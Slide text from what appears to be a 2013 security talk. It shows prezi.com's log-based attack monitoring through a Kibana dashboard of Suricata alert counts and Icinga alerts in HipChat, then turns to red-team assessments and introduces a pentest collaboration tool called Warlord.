




Collect data from everywhere

- access logs
- error logs
- suricata events
- content-security-policy reports
- jsonp requests with external referrers
- application level events
- application level auth issues





Dashboard Control

5m

15m

1h

6h

12h

24h

2d

7d

30d

Relative | Absolute | Since | ☐ Auto-refresh

Search


@type:"suricata_rsyslog"

Q +

Filters

Events over time

Q Zoom Out | smartrouter_access (7560) count per 5m | (7560 hits)



source ips

| Term | Count | Action |
|-----------------|-------|-------------------------------------|
| 87.68.38.93 | 7454 | Q Ø |
| 220.244.133.152 | 92 | Q Ø |
| 172.30.1.244 | 6 | Q Ø |
| 172.30.1.243 | 4 | Q Ø |
| 172.30.1.246 | 3 | Q Ø |
| 172.30.1.245 | 1 | Q Ø |

top attack types

| Term | Count | Action |
|---|-------|-------------------------------------|
| ET SCAN DirBuster Web App Scan in Progress | 7468 | Q Ø |
| ET WEB_SERVER SELECT USER SQL Injection Attempt in URI | 42 | Q Ø |
| ET WEB_SERVER Script tag in URI, Possible Cross Site Scripting Attempt | 25 | Q Ø |
| ET WEB_SERVER SQL Injection Select Sleep Time Delay | 13 | Q Ø |
| ET WEB_SERVER Onmouseover= in URI - Likely Cross Site Scripting Attempt | 7 | Q Ø |
| GPL WEB_SERVER global.asa access | 2 | Q Ø |
| GPL WEB_SERVER WEB-MISC JBoss web-console access | 2 | Q Ø |

least common attacks

| Term | Count | Action |
|---|-------|-------------------------------------|
| ET WEB_SERVER Possible SQL Injection Attempt UNION SELECT | 1 | Q Ø |
| GPL WEB_SERVER WEB-MISC JBoss web-console access | 2 | Q Ø |
| GPL WEB_SERVER global.asa access | 2 | Q Ø |
| ET WEB_SERVER Onmouseover= in URI - Likely Cross Site Scripting Attempt | 7 | Q Ø |
| ET WEB_SERVER SQL Injection Select Sleep Time Delay | 13 | Q Ø |

Alert on important signals

HipChat - security team

Lobby | Ops | Developers | ChatLab | Chef | System Even... | security te...

http://www.youtube.com/watch?v=jofNR_WkoCE

Sunday October 20, 2013

| | | |
|--------|---|--------------|
| Icinga | kibana-logstash-elasticsearch-i-42778439.ec2-us-east-1b security_statuscode_search_prezi_com: WARNING 1.0 Icinga Graphite | Oct-20 0:02 |
| Icinga | kibana-logstash-elasticsearch-i-42778439.ec2-us-east-1b security_statuscode_search_prezi_com: OK 0.0 Icinga Graphite | Oct-20 0:03 |
| Icinga | kibana-logstash-elasticsearch-i-42778439.ec2-us-east-1b security_statuscode_meetingservice_prezi_com: WARNING 0.427355623101 Icinga Graphite | Oct-20 5:55 |
| Icinga | kibana-logstash-elasticsearch-i-42778439.ec2-us-east-1b security_statuscode_meetingservice_prezi_com: OK 0.161971830986 Icinga Graphite | Oct-20 5:56 |
| Icinga | kibana-logstash-elasticsearch-i-42778439.ec2-us-east-1b security_statuscode_objectlibrary_prezi_com: WARNING 1.0 Icinga Graphite | Oct-20 10:02 |
| Icinga | kibana-logstash-elasticsearch-i-42778439.ec2-us-east-1b security_statuscode_objectlibrary_prezi_com: OK 0.0 Icinga Graphite | Oct-20 10:03 |
| Icinga | kibana-logstash-elasticsearch-i-42778439.ec2-us-east-1b webscan_admin_redirects: WARNING 1 number of suspicious IPs (84.95.88.100) Icinga Graphite | Oct-20 12:50 |
| Icinga | kibana-logstash-elasticsearch-i-42778439.ec2-us-east-1b webscan_admin_redirects: OK 0 number of suspicious IPs 0 Icinga Graphite | Oct-20 13:10 |
| Icinga | kibana-logstash-elasticsearch-i-42778439.ec2-us-east-1b webscan_admin_redirects: WARNING 1 number of suspicious IPs (84.95.88.100) Icinga Graphite | Oct-20 13:26 |
| Icinga | kibana-logstash-elasticsearch-i-42778439.ec2-us-east-1b webscan_admin_redirects: OK 0 number of suspicious IPs 0 Icinga Graphite | Oct-20 13:27 |
| Icinga | kibana-logstash-elasticsearch-i-42778439.ec2-us-east-1b security_statuscode_themeservice_prezi_com: WARNING 1.0 Icinga Graphite | Oct-20 14:02 |
| Icinga | kibana-logstash-elasticsearch-i-42778439.ec2-us-east-1b security_statuscode_themeservice_prezi_com: OK 0.0 Icinga Graphite | Oct-20 14:03 |
| Icinga | kibana-logstash-elasticsearch-i-42778439.ec2-us-east-1b security_csp_alert: WARNING 2 CSP reports, check https://kibana.prezi.com/#/dashboard/elasticsearch/csp_report please Icinga Graphite | Oct-20 15:56 |
| Icinga | kibana-logstash-elasticsearch-i-42778439.ec2-us-east-1b security_csp_alert: OK 0 CSP reports, check https://kibana.prezi.com/#/dashboard/elasticsearch/csp_report please Icinga Graphite | Oct-20 15:57 |
| Icinga | kibana-logstash-elasticsearch-i-42778439.ec2-us-east-1b security_statuscode_meetingservice_prezi_com: WARNING 1.0 Icinga Graphite | Oct-20 17:02 |
| Icinga | kibana-logstash-elasticsearch-i-42778439.ec2-us-east-1b security_statuscode_meetingservice_prezi_com: OK 0.149772209567 Icinga Graphite | Oct-20 17:03 |
| Icinga | kibana-logstash-elasticsearch-i-42778439.ec2-us-east-1b security_statuscode_log_prezi_com: WARNING 0.5 Icinga Graphite | Oct-20 23:36 |
| Icinga | kibana-logstash-elasticsearch-i-42778439.ec2-us-east-1b security_statuscode_log_prezi_com: OK 0.000216803550477 Icinga Graphite | Oct-20 23:37 |

>40% 401,403 response

admin scan redirect
loop

CSP alerts

slow them down
detect them
identify them




Don't just wait!



- Paul Asadoorian, John Strand
- Active Defense Harbinger Distribution (ADHD)

Red team



"Classical" assessments

Vulnerability Assessment vs. Penetration Test



What is different in them?

What is common?

With great scope comes great responsibility

- Test your monitoring capabilities, test your IT sec staff
- Joe McCray & Chris Gates

more money



more tests,
more time

wider scope

*"We're gonna get
bigger guns"*

team collaboration tool

info sharing tools

(dradis, lair, magic tree)

pentest frameworks

(armitage)

both?







Enter Warlord Framework


Why do we want a new tool?

- Info sharing
- Distributed operation
- Easily scriptable
- Auto/semi-auto operation
- Tool integration
- Simple and effective GUI
- Free and open source

Enough talkin'




Warlord




FILESRV


D




ALICE



